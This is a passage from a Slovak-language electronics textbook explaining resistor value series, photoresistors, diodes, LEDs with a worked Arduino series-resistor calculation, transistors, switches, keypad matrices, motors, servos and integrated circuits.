Podobne, ako nie je možné kúpiť v železiarstve skrutky s ľubovoľným priemerom závit, tak ani rezistory sa nevyrábajú s ľubovoľnými menovitými hodnotami odporu. Vyrábajú sa v takzvaných odporových radách. Najčastejšie v rade E24, alebo E12. Napríklad v rade E12 nájdeme 12 hodnôt odporu na dekádu (viď tabuľka 4.2).

1Ω	1,2Ω	1,5Ω	1,8Ω	2,2Ω	2,7Ω	3,3Ω	3,9Ω	4,7Ω	5,6Ω	6,8Ω	8,2Ω
10Ω	12Ω	15Ω	18Ω	22Ω	27Ω	33Ω	39Ω	47Ω	56Ω	68Ω	82Ω
100Ω	120Ω	150Ω	180Ω	220Ω	270Ω	330Ω	390Ω	470Ω	560Ω	680Ω	820Ω
1k	1k2	1k5	1k8	2k2	2k7	3k3	3k9	4k7	5k6	6k8	8k2
10k	12k	15k	18k	22k	27k	33k	39k	47k	56k	68k	82k
100k	120k	150k	180k	220k	270k	330k	390k	470k	560k	680k	820k
1M	1M2	1M5	1M8	2M2	2M7	3M3	3M9	4M7	5M6	6M8	8M2


Tabuľka 4.2 - Rezistory z rady E12

Pri väčších hodnotách odporu sa k symbolu Ω pridáva predpona k-kilo (kilo=1000) alebo M-mega (mega=milión). Teda rezistor s odporom $R=220000\Omega$ by sme mohli zapísať tiež ako $R=220k\Omega$, alebo takisto $R=0,22M\Omega$.

Niekedy sa prípony používajú namiesto desatinných čiarok a dokonca sa v tomto prípade symbol Ω ani nepoužíva. Napríklad zápis $R=3k3$ môže znamenať, že rezistor R má odpor $3,3k\Omega$, alebo tiež 3300Ω . Ďalším neštandardným, ale používaným formátom zápisu, hlavne vysokých hodnôt odporu, je napr. M22, t.j. $220k\Omega$.

4.3.2 Potenciometer

Potenciometer je možné nájsť napríklad na rádiovom prijímači pre ovládanie hlasitosti. Na obrázku číslo 4.15 je vyobrazený potenciometer zložený z nevodivej podložky, na ktorej je nanosená tenká vrstva odporového materiálu a bežca, ktorý má vodivý kontakt s odporovou vrstvou a otáčaním hriadeľa potenciometra sa po nej pohybuje. Začiatok a koniec odporovej dráhy sú vyvedené na vývodoch A a B. Bežec je vyvedený na vývode C.




Obrázok 4.14 – Potenciometer

Zdroj [5]

4.3.3 Fotorezistor

Fotorezistor sa vyznačuje podobnou funkciou ako obyčajný rezistor, a teda kladie odpor pretekajúcemu prúdu. Vlastnosťou fotorezistora je však to, že jeho elektrický odpor je závislý od intenzity osvetlenia.

Pri nízkej intenzite osvetlenia má fotorezistor pomerne vysoký odpor R , ktorý s narastajúcou intenzitou osvetlenia E , udávanou v jednotkách Lux (lx), klesá. Ako je možné vidieť na obrázku 4.15, závislosť odporu od intenzity osvetlenia je nelineárna.



Obrázok 4.15 - Fotorezistor (vľavo reálna podoba, vpravo závislosť odporu na osvetlení)

Zdroj [5]

Fotorezistory sú používané ako jednoduché snímače intenzity osvetlenia. Charakteristickým parametrom fotorezistora je jeho menovitý odpor, ktorý sa udáva najčastejšie pri intenzite osvetlenia 10 lx. Napríklad fotorezistor PGM5516 má pri intenzite osvetlenia 10 lx menovitý odpor 5 až 10k Ω . Z tecgbucjeh dokumentácie tohto fotorezistora vyplýva, že výrobca garantuje pri úplnej tme odpor fotorezistora minimálne 200k Ω .

4.4 Aktívne prvky

Aktívne súčiastky sú schopné zosilňovať a riadiť elektrický signál, prípadne sa dokážu správať ako zdroj. Medzi aktívne prvky patria polovodičové súčiastky akými sú diódy, tranzistory, tyristory, triaky, diaky a integrované obvody.

4.4.1 Dióda

Polovodičové dióda je elektronická súčiastka, ktorej úlohou v elektrickom obvode je prepúšťať elektrický prúd jedným smerom. Podľa konštrukcie slúži na usmerňovanie elektrického prúdu (premena striedavého prúdu na jednosmerný prúd), k stabilizácii elektrického napätia alebo k signalizácii priechodu prúdu.



Obrázok 4.16 - Polovodičová dióda (vľavo reálna podoba, vpravo schématická značka)

Zdroj [5]

Polovodičová dióda sa skladá z dvoch prímiesových polovodičov - jeden polovodič je typu N (katóda) a druhý polovodič je typu P (anóda). Na rozhraní polovodičov vznikne prechod P-N (hradlová vrstva), ktorý v ideálnom prípade prepúšťa prúd iba jedným smerom.

Základom diódy býva germániova alebo kremíková doštička, obohatená z jednej strany o prvok s piatimi valenčnými elektrónmi (fosfor, arzén), z druhej strany o prvok s tromi valenčnými elektrónmi (bór, hliník, gálium, indium). Vzájomným silovým pôsobením medzi časticami sa na prechode P-N vytvorí vnútorné elektrické pole.

Dióda nachádza uplatnenie v mnohých oblastiach:

- usmerňovacia dióda - usmernenie striedavého prúdu (samostatne, alebo ako súčasť usmerňovača).
- dtabilizačná (Zenerova) dióda - vyrovňovanie priebehu napätia v stabilizačných obvodoch.
- led dióda - signalizácia priechodu prúdu (s nízkym nárokom na spotrebu) alebo zdroj svetla, napríklad v optických myšiach.
- fotodióda - súčasť fotobuniek, polovodičových detektorov žiarenia alebo slnečných článkov.

Diódu je možné do elektronického obvodu zapojiť v priepustnom aj závernom smere.


Priepustný smer

Pri zapojení kladného pólu zdroja k anóde (typ P) a záporného pólu zdroja ku katóde (typ N) sa prechod P-N v dióde, brániac priechodu častíc, zmenší alebo úplne zruší. Diódou preteká elektrický prúd, elektrický odpor diódy môže byť veľmi nízky, ale na dióde vždy vzniká určitý úbytok napätia.

Záverný smer

Pri zapojení kladného pólu zdroja ku katóde (typ N) a záporného pólu k anóde (typ P) sa prechod P-N v dióde rozšíri, elektrický odpor diódy sa zväčší. Elektrický prúd v ideálnom prípade neprechádza.

V skutočnosti diódou prechádza prúd spôsobený minoritnými nosičmi náboja, tento prúd je však veľmi malý.




Obrázok 4.17 - Zapojenie diódy (vľavo priepustný smer, vpravo záverný smer)

Zdroj [5]

4.4.2 LED

Diódy emitujúce svetlo, alebo inak nazývané LED (Light Emitting Diode), sú v súčasnosti veľmi populárnym a rozšíreným zdrojom svetla. Podobne ako klasické polovodičové usmerňovacie diódy, tak aj LED sa vyznačujú schopnosťou viesť elektrický prúd iba jedným smerom, a to iba v prípade, ak sú zapojené v priepustnom smere.

To znamená, že vývod LED označovaný ako anóda (A) je pripojený ku kladnému pólu napájacieho zdroja U a vývod označovaný ako katóda (K) je pripojený k zápornému pólu napájacieho zdroja (viď obrázok 4.19). Na rozdiel od usmerňovacej diódy, LED pri prechode prúdu emituje svetlo. V prípade opačnej polarizácie tečie cez LED len veľmi malý záverný prúd, ktorý môžeme zanedbať a samozrejme, že vtedy LED emitovať svetlo nebude.




Obrázok 4.18 – LED (vľavo reálny vzhľad, vpravo schématicke zapojenie)

Zdroj [5]

Na skutočnej LED vieme spoznať anódu na základe dĺžky vývodov. Dlhší vývod LED je anóda. Ďalším rozlišovacím znakom vývodov je sploštený okraj puzdra LED. Sploštením puzdra je označená katóda.

Na obr. 4.19 je znázornená Volt-Ampérová charakteristika červenej LED typu L1503-ID. Na charakteristike môžeme sledovať, že pri postupnom zvyšovaní napätia U_F v priepustnom smere od 0V vyššie, tečie diódou len zanedbateľný prúd I_F . Po prekročení určitého prahového napätia, dochádza k prudkému nárastu prúdu I_F a teda aj rozsvieteniu LED.


Prahové napätie pre červené LED sa pohybuje okolo hodnoty 1,8V. Zvyšovanie napätia U_F je limitované maximálnym prúdom v priepustnom smere I_{Fmax} . Napríklad pre červenú LED typu L1503-ID je $I_{Fmax} = 30 \text{ mA}$. Prekročenie tohto prúdu môže mať za následok zničenie LED. Preto sa LEDk napájaciemu zdroju pripájajú cez rezistor, ktorý obmedzuje prúd tečúci cez LED. Pri prepólovaní LED je potrebné dávať si pozor na maximálne napätie v závernom smere, ktoré je maximálne 5V. Po prekročení tohto napätia dochádza k nezvratnému poškodeniu LED.



Obrázok 4.19 - Volatampérová charakteristika pre LED

Pre zapojenie LED diód k Arduino doske môžeme vychádzať z parametrov a V-A charakteristiky červenej LED vyššie uvedeného typu L1503-ID.

Ak by sme LED pripojili priamo na digitálny výstup Arduina, tak pri vyššej úrovni napätia na výstupe by sme mali na LED napätie $U_F=5V$. Podľa V-A charakteristiky by pri tomto napätí mal pretekať cez LED prúd I_F omnoho vyšší, ako je maximálny povolený prúd I_{Fmax} . Znamenalo by to, že môže dôjsť k deštrukcii LED, alebo čo je možno aj horšie, k poškodeniu digitálneho výstupu mikrokontroléra. Preto LED pripojíme k výstupu mikrokontroléra cez rezistor R tak, ako to je znázornené na obrázku 4.20.



Obrázok 4.20 - Pripojenie LED na zdroj napätia

Zdroj [5]

Hodnotu odporu R určíme pomocou Ohmovho zákona ako podiel napätia U_R na rezistore a prúdu I_F tečúceho rezistorom a súčasne aj LED diódou - D . Platí, že napätie U_R na rezistore je rozdielom medzi napájacím napätím U a napätím U_F na LED. Potom výsledný vzťah nadobúda tvar podľa vzorca 4.5.

$$R = \frac{U_R}{I_F} = \frac{U - U_F}{I_F}$$

Vzorec 4.5 - Výpočet predradného odporu

Pri výpočte si zvolíme prúd I_F tečúci cez LED. Prúd odoberaný z digitálneho výstupu Arduina typu UNO, z ktorého napájame LED, nesmie prekročiť hodnotu 20mA. Maximálny prúd tečúci LED môže byť až 30mA. LED však postačuje k svieteniu aj prúd 10mA. Zvolíme teda prúd $I_F=20\text{mA}$. Tomuto prúdu podľa V-A charakteristiky na obrázku č. 4.20 zodpovedá napätie $U_F=2\text{V}$. Napájacie napätie obvodu U z digitálneho výstupu je rovné 5V. Po dosadení do vzťahu získame hodnotu odporu rezistora R :

$$R = \frac{U - U_F}{I_F} = \frac{5\text{V} - 2\text{V}}{0,02\text{A}} = 150\Omega$$

Vzorec 4.6 - Výpočet predradného odporu

Farba svetla LED závisí od zloženia polovodičového materiálu z ktorého je LED vyrobená. S farbou svetla sa menia aj vlastnosti LED, hlavne hodnota prahového napätia, pri ktorom sa LED začína otvárať v priepustnom smere, viesť prúd a teda aj svietiť. V tabuľke č. 4.3 sú pre porovnanie uvedené napätia U_F na LED rôznych farieb pri prúde $I_F=20\text{mA}$ pre konkrétne typy LED.

V prípade, že navrhujeme rezistor pre pripojenie LED a nepoznáme konkrétny typ LED, vieme odhadnúť napätie na LED pri prúde 20mA podľa farby. Napr. modrá LED - U_F zhruba 3,5V, biela LED - U_F zhruba 3V, červená a zelená LED - U_F zhruba 2V. Aký rezistor by sme teda použili pre pripojenie modrej LED k digitálnemu výstupu Arduina a aký rezistor pri zelenej LED, ak uvažujeme $U=5\text{V}$ na digitálnom výstupe mikrokontroléra?


Farba LED	Typ LED	U_F pri $I_F=20\text{mA}$
Infračervená	L-53F3C	1,2V
Červená	L-1503ID	2V
Zelená	L-1503GD	2,2V
Modrá	L-53MBC	3,8V
Biela	LTW-2S3D8	3,1V

Tabuľka 4.3 - Prahové napätie pre farebné LED

Vo všeobecnosti majú najnižšie prahové napätia LED emitujúce infračervené svetlo, ktoré začínajú emitovať svetlo už pri napätí okolo 1V. Najvyššie prahové napätia majú ultrafialové LED, približne

3,4V a viac. LED nájdeme v rôznych prevedeniach. Vyrábajú sa ako malé signalizačné LED, alebo výkonové LED používané v LED žiarovkách a sietidlách.

Zaujímavým druhom LED je RGB LED na obrázok 4.22, ktorá v jednom puzdre obsahuje 3 LED - červenú, zelenú a modrú. Nastavením intenzity svietenia jednotlivých LED vieme namiešať ľubovoľnú výslednú farbu. Tieto LED sa využívajú napríklad pri konštrukcii veľkoplošných LED obrazoviek, kde každá RGB LED je jeden obrazový bod obrazovky.




Obrázok 4.21 - RGB LED a miešanie troch základných farieb

Zdroj [5]

4.4.3 Tranzistor

Tranzistor je trojvrstvová polovodičová súčiastka, ktorá sa skladá z troch vrstiev polovodičového materiálu. Vnútrná vrstva sa nazýva báza (B). Vonkajšie vrstvy sú emitor (E) a kolektor (C). Ak si vezmeme tranzistor typu PNP zapojený podľa obrázka 4.23, vidíme, že prechod **kolektor - báza** vytvára diódu, ktorá je polarizovaná napätím U_{CB} v spätnom smere (emitor je odpojený). Preto bude jej obvodom prechádzať len veľmi malý prúd, ktorý je nasýtený už pri napätí niekoľko desiatín V.



Obrázok 4.22 - Tranzistor typu NPN (vľavo) a PNP (vpravo)

Zdroj [11]

Tranzistory rozdeľujeme na niekoľko základných typov:

- bipolárny - (BJT - Bipolar Junction Transistor), riadený prúdom tečúcim do bázy.

- unipolárny - (FET - Field Effect Transistor), riadený napätím (elektrostatickým poľom) na riadiacej elektróde (gate).
- JFET - (Junction FET), riadiaca elektróda je tvorená záverne polarizovaným prechodom PN.
- MESFET - (Metal Semiconductor FET), riadiaca elektróda je tvorená záverne polarizovaným prechodom kov-polokov.
- MOSFET - (Metal Oxide Semiconductor FET), riadiaca elektróda je izolovaná od zvyšku tranzistora oxidom. Vo výkonovom variante sa používajú pre riadenie motorov.
- MISFET - (Metal Insulated Semiconductor FET), spoločný názov pre tranzistor s izolovanou riadiacou elektródou. Izolantom nemusí byť len oxid (napr. Nitrid a i.).

Tranzistor je možné zapojiť niekoľkými spôsobmi. Konkrétne zapojenie je závislé od účelu elektronického obvodu:

- so spoločným emitorom – označenie ako SE. Používa sa ako spínač. Zapojenie poskytuje zosilnenie prúdu a napätia.
- so spoločnou bázou – označenie ako SB. Používa sa vo vysoko frekvenčnej elektronike. Zapojenie poskytuje zosilnenie napätia.
- so spoločným kolektorom – označenie ako SK. Používa sa vo vysoko/nízko frekvenčnej elektronike. Zapojenie poskytuje zosilnenie prúdu.

4.5 Elektromechanické prvky

V prípade elektromechanických prvkov sa jedná o prvky elektronického alebo elektrického obvodu, ktoré obsahujú dva a viac kovových mechanických kontaktov. Do kategórie elektromechanických prvkov, môžeme zaradiť:

- spínače,
- tlačidlá,
- prepínače,
- relé,
- konektory.

Aktivovaním týchto prvkov, zatlačením hmatníka alebo páčky, prípadne pootočením hriadeľa, dochádza k spájaniu, rozpájaniu alebo prepínaniu vnútorných kontaktov. Podľa mechanickej konštrukcie a funkcie rozlišujeme:

- **spínač** - tiež niekedy nazývaný vypínač, pracuje v dvoch polohách. V prvej polohe sú kontakty spínača rozpojené a prúd cez neho neprechádza. V druhej polohe sú kontakty spojené a spínač vedie prúd. K prechodu z jednej polohy do druhej dochádza po stlačení prstom ruky, pričom v nastavenej polohe ostáva aj po tom, čo prst na neho prestane pôsobiť.
- **tlačidlo** - má obdobnú funkciu ako spínač. Ak tlačidlo obsahuje spínacie kontakty, v pokojovom stave, kedy nie je tlačidlo stlačené, sú kontakty tlačidla rozpojené a prúd cez tlačidlo neprechádza. Po stlačení sú kontakty spojené a vedie prúd. Ak na tlačidlo prestaneme pôsobiť prstom, kontakty sa rozpoja. Tlačidlo môže obsahovať aj rozpájacie

kontakty. Vtedy sú v pokojovom stave kontakty spojené a po zatlačení tlačidla sa kontakty rozpoja.

- **prepínač** - obsahuje minimálne tri a viac kontaktov a môže pracovať vo viacerých polohách. Prepínaním polôh prepínača dosiahneme spínanie kontaktov v rôznych kombináciách. Napríklad dvojpolohový prepínač, ktorý obsahuje 3 kontakty môže mať v 1. polohe spojené kontakty 1 a 2, v 2. polohe spojené kontakty 2 a 3.
- **relé** - elektricky ovládaný spínač. Mnohé relé používajú elektromagnet na mechanické ovládanie spínača, ale používajú sa aj iné prevádzkové princípy, využívané napríklad v SS (solid-state) relátkách. Veľkou výhodou SS relé je absencia mechanických častí, čo predlžuje ich životnosť, znižuje hlučnosť a odstraňuje iskrenie, ktoré vzniká pri spínaní.

V niektorých zariadeniach využívame veľké množstvo tlačidiel. Príkladom môže byť klávesnica kódového zámku (obrázok 4.23), klávesnica kalkulačky alebo klávesnica počítača. V prípade kódového zámku máme 16 tlačidiel klávesnice. Ak by sme chceli jednotlivé tlačidlá pripojiť priamo na digitálne vstupy mikrokontroléra, potrebovali by sme na pripojenie tlačidiel 16 vodičov a obsadili pritom 16 digitálnych vstupov.

Za predpokladu, že máme digitálnych vstupov a výstupov dostatok, nemusí to znamenať problém. Ale čo v tom prípade, ak digitálnych vstupov je málo, alebo ak chceme pripojiť viactlačidlovú klávesnicu, napr. 100-tlačidlovú?



Obrázok 4.23 - Klávesnica (vľavo reálny vzhľad, vpravo schematické zapojenie tlačidiel)

Zdroj [11]

Preto sa v praxi využíva maticové zapojenie tlačidiel, ako je znázornené na obrázku 4.24. Pri takomto zapojení je potrebných len 8 vodičov na pripojenie 16 tlačidiel k mikrokontroléru. Takéto zapojenie šetrí počet obsadených vstupov mikrokontroléra. Pri zapojeniach vytvorených prototypovacích dosák typu Arduino, je táto úspora žiaduca.

4.6 Aktuátory


Pod pojmom aktuátor, alebo tiež niekedy nazývaný akčný člen, rozumieme zariadenie, ktoré prevádza vstupné riadiace signály na výstupnú mechanickú energiu, alebo inak povedané na určitý

pohyb. Príkladom môžu byť elektromotory, krokové motory, servomotory, ale aj rôzne pneumatické a hydraulické valce.

Jednosmerné elektromotory

Elektromotor je elektrické zariadenie premieňajúce elektrický prúd na mechanickú prácu, resp. na mechanický pohyb – rotačný pohyb (rotačný motor) alebo lineárny pohyb (lineárny motor). Opačným zariadením k elektromotoru je zariadenie premieňajúce mechanickú prácu na elektrickú energiu – dynamo a alternátor. Konštrukčne sú si elektromotory a dynamá, resp. alternátory, veľmi podobné.

Najjednoduchším príkladom elektromotora je jednosmerný elektromotor (DC). Na trhu je k dispozícii niekoľko typov jednosmerných elektromotorov.




Otáčky jednosmerného elektromotora môžeme riadiť zmenou veľkosti napájacieho napätia. Dôležité je neprekročiť menovité napájacie napätie elektromotora. Zmenou polaroty napájacieho napätia je možné jednoducho meniť smer otáčania hriadeľa elektromotora.

Servomotory

Servomotor je aktuátor, pri ktorom vieme pomocou riadiaceho signálu nastaviť presný uhol natočenia jeho hriadeľa. Servomotory nachádzajú využitie napríklad v robotike - polohovanie ramien robota, v priemysle - polohovanie osí CNC strojov, polohovanie škrtiacej klapky ventilu, alebo aj v modelárstve - natáčanie klapiek na krídlach RC modelov lietadiel. Vzhľadom na účel použitia sa od seba navzájom odlišujú konštrukciou, typom pohonu a spôsobom riadenia.

Najjednoduchším príkladom servomotora je modelársky servomotor, ktorý pozostáva z jednosmerného elektromotora, prevodovky medzi elektromotorom a výstupným hriadeľom, snímača uhla natočenia hriadeľa na báze potenciometra a riadiacej elektroniky.



Obrázok 4.25 - Modelársky servomotor

Zdroj [11]

Servomotor je zapájaný pomocou troch vodičov, pričom dva vodiče sú napájacie a jeden vodič slúži na prenos riadiaceho signálu. Typické napájanie týchto servomotorov je 5 až 6 Voltov. Samozrejme, každý servomotor má svoje špecifiká, a preto je pred použitím potrebné preštudovať technickú dokumentáciu konkrétneho servomotora, tzv. datasheet, kde je okrem iného uvedený aj dovolený rozsah napájacieho napätia.

Typický riadiaci signál servomotora na obrázku 4.26, má pravouhlý priebeh s amplitúdou 5V a periódou 20ms. Šírkou impulzu pravouhlého signálu v rozsahu 1 až 2ms nastavujeme uhol natočenia hriadeľa servomotora v rozsahu 0 až 180°. Riadiaci signál servomotora môže byť generovaný pomocou PWM výstupu mikrokontroléra.

Riadiaca elektronika spolu s elektromotorom a snímačom uhla natočenia hriadeľa tvoria regulačný obvod. Riadiaca elektronika, ktorá vykonáva funkciu regulátora, porovnáva aktuálny uhol natočenia získaného pomocou snímača polohy (potenciometra) s nastaveným uhlom natočenia, ktorý je definovaný šírkou impulzu riadiaceho signálu.

V prípade existencie odchýlky medzi aktuálnym a zadaným uhlom natočenia riadiaca elektronika upraví veľkosť alebo aj polaritu napätia na elektromotore, čím postupne dôjde k pootočeniu hriadeľa do potrebného smeru a k odstráneniu tejto odchýlky.

4.7 Integrované obvody (I.O.)

Pod pojmom integrovaný obvod rozumieme elektrický obvod realizovaný na jednom plátku polovodiča - čipe. Integrované obvody obsahujú obrovské množstvo tranzistorov, ale aj iných súčiastok ako diódy a rezistory. V niektorých prípadoch obsahujú integrované obvody až milióny takýchto súčiastok, a tak na relatívne malom plátku polovodiča dokážeme zrealizovať veľmi zložité číslicové, ale aj analógové obvody.

Typickým príkladom číslicových I.O. sú procesory, mikrokontroléry alebo pamäte. Príkladom analógových I.O. môžu byť operačné zosilňovače, alebo audio zosilňovače v integrovanej podobe.

